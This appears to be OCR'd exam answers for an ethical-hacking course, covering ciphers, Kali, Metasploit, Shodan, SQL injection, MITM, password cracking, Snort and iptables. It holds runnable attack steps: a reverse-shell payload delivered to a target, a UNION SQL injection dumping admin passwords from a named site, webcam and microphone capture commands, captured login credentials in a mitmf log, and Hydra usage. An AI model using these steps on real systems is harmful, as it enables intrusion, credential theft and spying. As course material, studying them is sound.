1

a) Define any three security Services

Confidentiality

Integrity

Authentication

b) Distinguish between substitution cipher and transposition cipher

A substitution cipher replaces one symbol with another. Substitution ciphers can be categorized as either monoalphabetic ciphers or polyalphabetic ciphers**.**

A transposition cipher does not substitute one symbol for another, instead it changes the location of the symbols

c) what is kali

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. By using this we can perform several attacks like software engineering,etc

d) How to set exploit options in metasploit

set option_name option_value

e) List any four basic meterpreter Commands

ls

screenshot

reboot

shutdown

background

cat

f) What is recon-ng framework

Recon-ng is a full-featured Web **Reconnaissance framework** written in Python

g) List out types of cyber security attacks

Denial-of-service (DoS) and distributed denial-of-service (DDoS) **attacks**.

Man-in-**the-**middle (MitM) **attack**.

Phishing

h) What is key Logger

A keylogger, sometimes called a keystroke logger or system monitor, record each keystroke typed on a specific computer's keyboard.

i) Distinguish between spoofing and hijacking

a. In a spoofing attack, the valid user may still be active, but the attacker will utilize that user’s identity and/or data (the valid user’s session is not interrupted).

b. A session hijacking attack occurs when a hacker steals the session key or magic cookie, taking over the session and disconnecting the valid user.

j) What is use of cookie in web browser

Cookies are a way for Web applications to maintain application state. They are used by storing website information/preferences, other browsing information and anything else that can help the Web browser while **accessing** Web servers.

k) List any two password generating tools

l) **What is SQL map**

Sqlmap is an open source software that is used to detect and exploit database vulnerabilities and provides options for injecting malicious codes into them.

UNIT-I

2. a Explain About Security Goals.

Confidentiality is probably the most common aspect of information security. We need to protect our confidential information. An organization needs to guard against those malicious actions that endanger the confidentiality of its information.

Integrity: Information needs to be changed constantly. Integrity means that changes need to be done only by authorized entities and through authorized mechanisms.

Availability: The information created and stored by an organization needs to be available to authorized entities. Information needs to be constantly changed, which means it must be accessible to authorized entities.

2. b Explain About Security Services And Mechanisms. Explain Relationship Between Services And Mechanisms.

Security Services

A processing or communication service that is provided by a system to give a specific kind of protection to system resources; security services implement security policies and are implemented by security mechanisms.

1)Data Confidentiality

2)Data Integrity

3)Authentication

4)Access Control

5)Nonrepudiation

Security Mechanism:

“Security Mechanism” which are the specific means of implementing one or more security services.

SPECIFIC SECURITY MECHANISMS:
May be incorporated into the appropriate protocol layer in order to provide some of the OSI security services.

Encipherment: The use of mathematical algorithms to transform data into a form that is not readily intelligible.

Digital signatures: Data appended to, or a cryptographic transformation of, a data unit that allows a recipient of the data unit to prove the source and integrity of the data unit and protect against forgery

Access controls: A variety of mechanisms that enforce access rights to resources.

Data integrity: A variety of mechanisms used to assure the integrity of a data unit or stream of data units.

Authentication exchange: A mechanism intended to ensure the identity of an entity by means of information exchange.

Traffic padding: The insertion of bits into gaps in a data stream to frustrate traffic analysis attempts.

Routing control: Enables selection of particular physically secure routes for certain data and allows routing changes, especially when a breach of security is suspected.

Notarization:The use of a trusted third party to assure certain properties of a data exchange.

3.a) Explain in detail about Transposition Ciphers

Transposition cipher

A transposition cipher does not substitute one symbol for another, instead it changes the location of the symbols.

Types are:

Keyless Transposition Ciphers


Keyed Transposition Ciphers

Combining Two Approaches

Keyless Transposition Ciphers

A good example of a keyless cipher using the first method is the rail fence cipher.

For example, to send the message “Meet me at the park” to Bob, Alice writes



She then creates the ciphertext “MEMATEAKETETHPR”.

Alice and Bob can agree on the number of columns and use the second method.

m	e	e	t
m	e	a	t
t	h	e	p
a	r	k	

She then creates the ciphertext “MMTAEEHREAEKTTP”.

Keyed Transposition Ciphers

Alice needs to send the message “Enemy attacks tonight” to Bob..

enemy attac kston ightz

The key used for encryption and decryption is a permutation key, which shows how the character are permuted


Encryption ↓

3	1	4	5	2
1	2	3	4	5

↑ Decryption

EEMYN TAACT TKONS HITZG

Combining Two Approaches



3 b)Explain About Installation Procedure For Kali Linux And Vmware.

Step1: To Install VMware. Download and Click on it.

Step 2: Click Next

Step3: Enable the licence agreement.

Step4 :Choose Custom option.

Step 5: Enable all Workstation Features and Click on Next.

Step6: Set the HTTPS Port as 7080 then Click Next.

Step7: Click Next.

Step8: Click Finish

Step9: Open installed VMware

Step10: Click on Create a New virtual machine.

Step11: Select Typical and click next.

Step12: Choose iso and Browse the Kali OS

Step13: Select Linux in Guest Operating System.

Step14: Set name and location.

Step15: Make New folder.

Step16: Set disk space (20 GB is good enough, minimum 12 GB to work smoother).

Step17: Review Hardware Configuration. Set the memory size as 1GB and processor 2.

Step18: Start the virtual machine.

Step19: Select Graphical installation.

Step20: Select the language.

Step21: Select the Keymap to use as American English.

Step22: Set the domain name and root password.

Step23: Disk Partition (if you are installing freshly without any dual boot then simply use
guided and use full virtual disk)

Step24: Click on finish partitioning and write changes to disk, choose yes to write.

Step25: Wait until installer finish copying files setting system.

Step26: Set network mirror and set boot-loader as No .

Step27: Set the GRUB boot loader as YES.

Step28: Finishing Installation

Step29: After installation login with username “root” and password (what you set at step20)

UNIT-II

4a) How to attack a windows OS system using Metasploit Framework.

Steps involved in metasploit

i. Picking an exploit

ii. Setting an exploit options

iii. Picking the payload

iv. Setting the payload options

v. Running the exploit

Start msfconsole to open metasploit framework.

Pick the exploit using ‘use’ command, use exploit/multi/handler

Pick payload ‘ set payload windows/meterpreter/reverse_tcp’

show options’ shows the options ,set options

set lhost 192.168.219.168

Use command ‘exploit’ to start exploitation ,

Generate Payload

Open terminal start veil-evasion

Set the lhost value using ‘set lhost #ipaddress’ command.

Generate payload using ‘generate’ command.

Give name for the payload .

Go to path var/lib/veil-evasion/output/source copy the file to the
target system, click on the file.

Then target system is exploited.

4b)What Is Meterpreter. Explain Any Four Networking Commands.

Meterpreter shell is great for manipulating a system once you get a remote connection so depending on what tour goals are: a meterpreter shell is usually preffered to a strait remote
terminal shell.

Meterpreter gives us a set of commands and utilities that can be run to greatly aid in security
Testing.

Networking commands

a. ifconfig

b. ipconfig

c. netstat

d. arp

e. route

5a) How to capture webcam video and screen shots using metasploit framework

- **webcam_list :**
  This *stdapi* command provide you a list of all webcams on the target system. Each webcam will have an index number.

- **webcam_snap :**
  This *stdapi* command take a snapshot for the specified webcam, by default number 1 and will try without argument precision to open the saved snapshot.

- **record_mic**
  This *stdapi* command record audio, by default 1 second, from the default microphone and will try without argument precision to play the captured audio wav file.

5b) Explain About Filter Commands In Shodan Searches.

Basic filters in Shodan

shodan has several powerful yet easy to use filters which prove handy during VA/PT exercises. The usage of filters is usually of the form **filter:value**.Some of the most common basic filters that you can use in Shodan are as follows.

1. **Country**: The country filter allows users to search for computers running services in a particular country. The country code is specified as a two-letter word.

Usage: cisco country: IN (searches for Cisco devices in the particular country. In this case, it’s India).

2. **Host name:** This useful option in Shodan lets you find a particular service or the service running in specified hosts or domains.

Usage: "Server:IIS" host name: domain name

Host name: domain name

3. Net: This filter is used to scan a particular IP address or subnet range. The service name can also be added along with the IP address or subnet.

Usage: For scanning an IP address: net: 198.162.1.1(any IP)

For scanning a subnet: net: 198.162.1.1/24

4. Port: This filter allows you to scan a particular service. For instance, FTP (21), HTTP (80).

Usage: Service port number

Example: IIS port: 80

5. Operating system (OS): This Shodan filter helps you to identify a service with a required OS. You can use it to find the service running on the particular OS.

Usage: Service: OS: OS name

Example: IIS "OS: OSName"

Unit-III

6a)Explain about cyber security attacks

i)SQL Injection attack ii)Man-in-the middle attack

SQL Injection Attack

Step1.Find number of columns.

Lets use "ORDER BY" clause here, it is used to sort the columns.Choose any number, say 10. Here I have assumed that number columns cant be more then 10."--" is used for making anything after it comment.

Now go to this URL

http://www.tartanarmy.com/news/news.php?id=130 order by 10--

Actually we instructed it sort the result by 10th column. But it returned us with an error,this
means number of columns are less then 10. Lets replace it with 9.

http://www.tartanarmy.com/news/news.php?id=130 order by 9. But again we got an error. This
means number of columns are less than 9. Like this we keep on moving, until we dont get any error.
Finally we reach on '6'

http://www.tartanarmy.com/news/news.php?id=130 order by 6**--**

we didn't get any error, this means there are 6 colums.

Step 2.**Find vulnerable columns**.
Now lets use "UNION ALL" and "SELECT" command. Remember to put dash (-) before 130.
http://www.tartanarmy.com/news/news.php?id=-130 **union select all 1,2,3,4,5,6--**
We would get a couple of numbers on screen. The bold ones are the most vulnerable columns.
In this case the most vulnerable is number 2.

Step 3. Find database version.
Replace the most vulnerable column with "@@version" or "verson()" (if first one doesn't work).
http://www.tartanarmy.com/news/news.php?id=-130 **union select all 1,@@version,3,4,5,6--**
We got the version on screen. It is. The only thing to note is that version is 5 point something that
is greater than 5. We would have followed some other approach in case the version would be
less than 5 because there is no database by default like "information_schema" which stores information about tables/columns of other databases. in version less than 5.

Step 4. Finding table names.
Replace vulnerable column no. with "table_name".

http://www.tartanarmy.com/news/news.php?id=-130 **union select all 1,table_name,3,4,5,6 from information_schema.tables where table_schema=database()--**

We got first table name on the screen.

To get all tables use group_concat

http://www.tartanarmy.com/news/news.php?id=-130 **union select all 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()--**

Step 5.Finding column names.
Simlary get all the columns by simply replacing 'table' with 'column'
http://www.tartanarmy.com/news/news.php?id=-130 union select all 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_schema=database()--
There is a repeating element like in this case is 'id' .From it, we come to know which table number
has which columns.

Step 6.Fetching data from columns.
We can fetch the data stored in any column. But the interesting ones here are username and password.
These columns are in first table that is tar_admin. "0x3a" is used simply to insert a colon in result to separate it, it is hex of colon.

http://www.tartanarmy.com/news/news.php?id=-130 **union select all 1,group_concat(username,0x3a,password),3,4,5,6 from tar_admin**


So finally we got the usernames and passwords on screen. But passwords are encrypted.

Man-in-the middle Attack
Open mitmf in terminal

Find the host ip address and local ip address and also gateway ip address

Mitmf waits for user to enter details on remote host system

On entering details it will retrieve and shows in terminal



```
r%22%3A%22time_spent_bit_array%22%2C%22send_method%22%3A%22ajax%22%7D%5D&ts=1505
148862979
2017-09-11 18:24:41 192.168.88.130 [type:IE 11.0 os:Windows 7] Sending Request:
ping.chartbeat.net
2017-09-11 18:26:32 192.168.88.130 POST Data (www.facebook.com):
__user=0&__a=1&__dyn=7AzHK4GgObK8gDxKS5o9EdpbGEW8yExLFwgoqwXCwAxu13wIwHx24UJqy8c
WAx-uUG4XzEa8uwh9VobohwAwIxWcwJwnoCQ3e4o6m5FE9k3G2q0AE2BxCqUpwMBy8pwnU-2mbwExnxy
1jze6E-3C78-5E&__af=h0&__req=5&__be=-1&__pc=EXP1%3Ahome_page_pkg&__rev=3288468&l
sd=AVpmv30P
2017-09-11 18:26:32 192.168.88.130 POST Data (www.facebook.com):
lsd=AVpmv30P&email=sahil1234&pass=123456789&timezone=-330&lgndim=eyJ3IjoxMzY2LCJ
oIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0%3D&lgnrnd=095015_CG0o&lgnjs=1505148
650&ab_test_data=%2FAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAG%2FGAMGAAAABGBA&loca
le=en_GB&login_source=login_bluebar&prefill_contact_point=sah&prefill_source=bro
wser_onload&prefill_type=contact_point&skstamp=eyJyb3VuZHMiOjUsInNlZWQiOiIyNGExZ
WMxNWU3ZDc5MjhjZTI0N2UxNTg4ODZlZWFmYSIsInNlZWQyIjoiODc4NDI3NGJhZGRjN2NjZDcxZmQxO
WFjZDcwNjA5ZDUiLCJoYXNoIjoiMzhkNWYyNWViNjliMTBkYTE2N2Zl0DQ3OGEyMjg5NTAiLCJoYXNoM
iI6ImVlZjUyNTNlOGIwMjhkMzg2YzdkMjM0NGI5NGY2YmY4IiwidGltZV90YWtlbiI6OTIxMywic3VyZ
mFjZSI6ImxvZ2luIn0%3D
2017-09-11 18:26:36 192.168.88.130 [type:IE 11.0 os:Windows 7] Sending Request:
www.facebook.com
2017-09-11 18:26:41 192.168.88.130 [type:IE 11.0 os:Windows 7] Zapped a strict-t
rasport-security header
```

b)What is Key Logger? Explain about different hardware Key Loggers.

Keylogger

A keylogger, sometimes called a keystroke logger or system monitor, is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard.

Hardware keyloggers are often used by companies (such as banks on money transfer terminals) to keep track of what employees do on their computers. Detection of hardware keylogger by using anti-spyware is impossible. So it becomes difficult for uneducated people to notice the existence of hardware keylogger if they don't have the knowledge of what hardware keylogger is, where it is normally installed, and how it looks like.

Keyboard overlays - a fake keypad is placed over the real one so that any keys pressed are registered by both the eavesdropping device as well as the legitimate one that the customer is using

A Regular Hardware Keylogger is used for keystroke logging by means of a hardware circuit that is attached somewhere in between the computer keyboard and the computer. It logs all keyboard activity to its internal memory which can be accessed by typing in a series of pre-defined characters.

7a) Define session Hijacking? Explain steps in session Hijacking.

Session Hijacking

In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system

Steps Involved

1. Sniffing into Active Session:
The attacker then finds an active session between the target and another machine and places himself between them. Using a sniffer like Wireshark, he captures the traffic and tries to gather information about the session.

2. Monitor:
He then monitors the traffic for vulnerable protocols like HTTP, telnet, rlogin, etc., and tries to find any valid authentication packets passing through.

3. Session Id Retrieval:
The attacker tries to predict the session id using available information. Now that a target has been chosen, the next step in the session hijacking process is sequence number prediction. Sequence number prediction is a critical step because failing to predict the correct sequence number will result in the server sending reset packets and terminating the connection attempt. If the attacker guesses the sequence numbers wrong repeatedly, the likelihood of detecting the attack increases.

4. Stealing:
In application-level hijacking, active attacks are pursued to steal the session Id. Man in the middle attack, cross-site scripting, sniffing are used to steal the session id.
Brute Forcing: This is a time-consuming process.
While sequencing number guessing can be done manually by skilled attackers, software tools are available to automate the process.

5. Take One of the Parties Offline:
Once a session is chosen and sequence numbers predicted, one of the targets has to be silenced. This is generally done with a denial of service attack. The attacker must ensure that the client computer remains offline for the duration of the attack, or the client computer will begin transmitting data on the network causing the workstation and the server to repeatedly attempt to synchronize their connections; resulting in a condition known as an ACK storm. **6. Take over the Session and Maintain the Connection:**
The final phase of the session hijack attack entails taking over the communication session between the workstation and server. The attacker will spoof their client IP address, to avoid detection, and include a sequence number that was predicted earlier. If the server accepts this information, the attacker has successfully attacked the communication session.

B)Explain About Web Application Hijacking Tools

→Explain any two tools i.e burpsuit and OWASPZAP

UNIT-IV

8a) Explain about password recovery tools.

Tools:

1. Hydra & xhydra (On line Password Cracking)

2. John the riper (jtr) (Off line Password Cracking)

a.) Hydra: Hydra is a password cracker that supports TELNET, FTP, HTTP, HTTPS, LDAP, SMB, SMBNT, MySQL, REXEC, SOCKS5, VNC, POP3, IMAP.

Step 1: open hydra tool in kali Linux
Type **hydra** in terminal

Step 2: type the below given command at terminal
hydra –l <username> **-**p <password> ftp://ipaddress

Xhydra:

Step 1: open terminal and type xhydra

Step 2: Choose target

Step 3: Choose port no and protocol

Step 4: choose user name and protocol

Step 5: click on start button

Step 6: now the output is displayed like given below.

b) John the riper: is probably the fastest, most versatile, and definitely one of the most popular password crackers available

How it works?

Step1: open terminal. And type **john**

Step2: open terminal and type the given below terminal
Syntax: John –format=raw-md5 <input file(dictionary file)> <output file<hash file>)

Step3: To show all cracked passwords list, use **show** command

9a) what is snort? Explain about snort installation and configuration procedure. How many ways Snort can be run. Write any two snort rules related to IDS

Snort is an open source network intrusion detection and prevention system

snort installation and configuration procedure

apt-get update

apt-get install snort

the above commands installs the snort

All the snort rules must be configured in snort.confi which is present in /etc/snort/snort.confi

Snort can be runned in 4 modes:

sniffer mode: **snort** will read the network traffic and print them to the screen.

packet logger mode: **snort** will record the network traffic on a file.

IDS mode: network traffic matching security rules will be recorded (mode used in our tutorial).

IPS mode: also known as snort-inline (IPS = Intrusion prevention system).

IDS Examples

1)alert icmp 192.168.1.12 any -> any 80 (msg:"user is searching for facebook"; content:"facebook"; **nocase;** sid:477;)

In above example, the **admin will be notified,** even if a user whose ip is (192.168.1.12) **searches for 'Facebook'**

2) if you want to generate alerts for all TCP packets going to web server 192.168.1.10 at port 80 from any source:

Rule: alert tcp any any -> 192.168.1.10 80 (msg:"Tcp packets are coming";sid:10001)

b) What is iptable? List out chains in iptables? How to block a facebook, PING and internet connection

iptables is a open-source firewall. iptables is standard firewall for linux systems such as Ubuntu and fedora.

There are three types of built-in chains in iptables:

INPUT

Packets that are coming into the PC.

Forward

Packets passing through PC (if it is a router).

Output

Packets that are going out of PC

Block a facebook

Host –t a facebook.com

Whois ipaddress|grep CIDR

Iptables –A OUTPUT –p tcp –d CIDR –j DROP

Block a PING

Iptables –A INPUT –p icmp **-**i eth0 –j DROP

Block a Internet Connection

Iptables –A INPUT –p tcp -i eth0 –j DROP